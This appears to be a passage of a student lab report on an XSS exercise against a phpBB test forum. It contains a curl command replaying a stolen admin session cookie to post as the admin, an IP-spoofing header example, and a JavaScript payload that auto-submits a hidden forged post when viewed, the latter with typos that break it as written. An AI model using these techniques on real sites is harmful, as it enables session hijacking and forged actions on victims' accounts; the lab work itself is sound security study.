
The data highlighted in blue is the cookie we sniffed from the admin/victim when they clicked on our post in Task 3. The SID is given in the cookie as well. So we just need to copy the value in the subject field.

Putting it together, this is the final command used by attacker to post for the admin:


```
curl 'http://www.xsslabphpbb.com/posting.php' -X POST -H 'User-Agent:
Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101
Firefox/92.0' -H 'Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0
.8' -H 'Accept-Language: en-US,en;q=0.5' --compressed -H 'Content-Type:
application/x-www-form-urlencoded' -H 'Origin:
http://www.xsslabphpbb.com' -H 'Connection: keep-alive' -H 'Referer:
http://www.xsslabphpbb.com/posting.php?mode=newtopic&f=1' -H 'Cookie:
phpbb2mysql_data=a%3A2%3A%7Bs%3A11%3A%22autologinid%22%3Bs%3A0%3A%22%22%
3Bs%3A6%3A%22userid%22%3Bs%3A1%3A%222%22%3B%7D;
phpbb2mysql_sid=e1eeb5678b610a6ea13725a010842a6e;
phpbb2mysql_t=a%3A4%3A%7Bi%3A10%3Bi%3A1632235907%3Bi%3A9%3Bi%3A163223589
6%3Bi%3A11%3Bi%3A1632232865%3Bi%3A12%3Bi%3A1632235667%3B%7D' -H
'Upgrade-Insecure-Requests: 1' --data-raw
'subject=Task+4&addbbcode18=%23444444&addbbcode20=0&helpbox=Font+color%3
A+%5Bcolor%3Dred%5Dtext%5B%2Fcolor%5D++Tip%3A+you+can+also+use+color%3D%
23FF0000&message=Posting+for+admin%0D%0A-
Sincerely%2C%0D%0Aattacker&topictype=0&poll_title=&add_poll_option_text=
&poll_length=&mode=newtopic&sid=e1eeb5678b610a6ea13725a010842a6e&f=1&pos
t=Submit'
```




Result: Attacker successfully posted for admin. Here you can see “Your message has been entered successfully” from the attacker VM.



Looking at proof on Test Forum 1. There is a new post. The author field shows that it is posted by admin.





Attacker successfully posted for admin.

Task 5 (15 marks):

1. Explain a possible workaround that enables an attack on the same-network scenario.
Workaround #1:
Let 192.168.0.2 be the IP address of the victim on the same network. We can use the -H/--header argument to spoof our IP address.
curl --header "X-Forwarded-For: 192.168.0.2" "'http://www.xsslabphpbb.com/posting.php' "……

This would only work if the attacker and victim was on the same network.

Workaround #2:
Alternatively, the attacker can have make a script with hidden field inputs that automatically sends a post request when loaded. This type of attack also work on different network scenario. It is explained in Q5.2.

2. Explain a possible workaround that enables an attack on the different-network scenario.
For the same network, the attacker would need to find a way for the victim to unknowingly send a post request from their own machine. For this the attacker can implement javascript code that has hidden fields that automatically sends out a post request to `http://www.xsslabphpbb.com/posting.php` whenever it is viewed.

We can do it in the following way:

Attacker post a message on the forum with the following script:

```
<script type = “text/javascript”>
Function forge_post()
{
      var fields;
      fields += “<input type=’hidden’ name=’subject’ value=’hi’>”;
      fields += “<input type=’hidden’ name=’message’ value=’post by admin by
attacker’>”;

      var p = document.createElement(“form”);
      p.action = http://www.xsslabphpbb.com/posting.php;
      p.innerHTLML = fields;
      p.method = “post”
      document.body.appendChild(p);
      p.submit();
}
window.onload = function() {forge_post();}
</script>
```

This code creates a form with entries specified by the field string, and its type being sent to post. The field required for posting on the fourm is the subject and message body. The important part of the input type is that it is “hidden”, meaning that when the admin looks at the post, even though it is being sent out for admin, admin cannot see the form being sent out. The form is automatically submitted when the program executes p.submit(). This javascript is automatically executed when the page is loaded, i.e when admin looks at the new message posted by attacker because of the code window.onload. This works because, essentially, when the victim clicks on the post by attacker, the victim is posting a message from his/her own computer.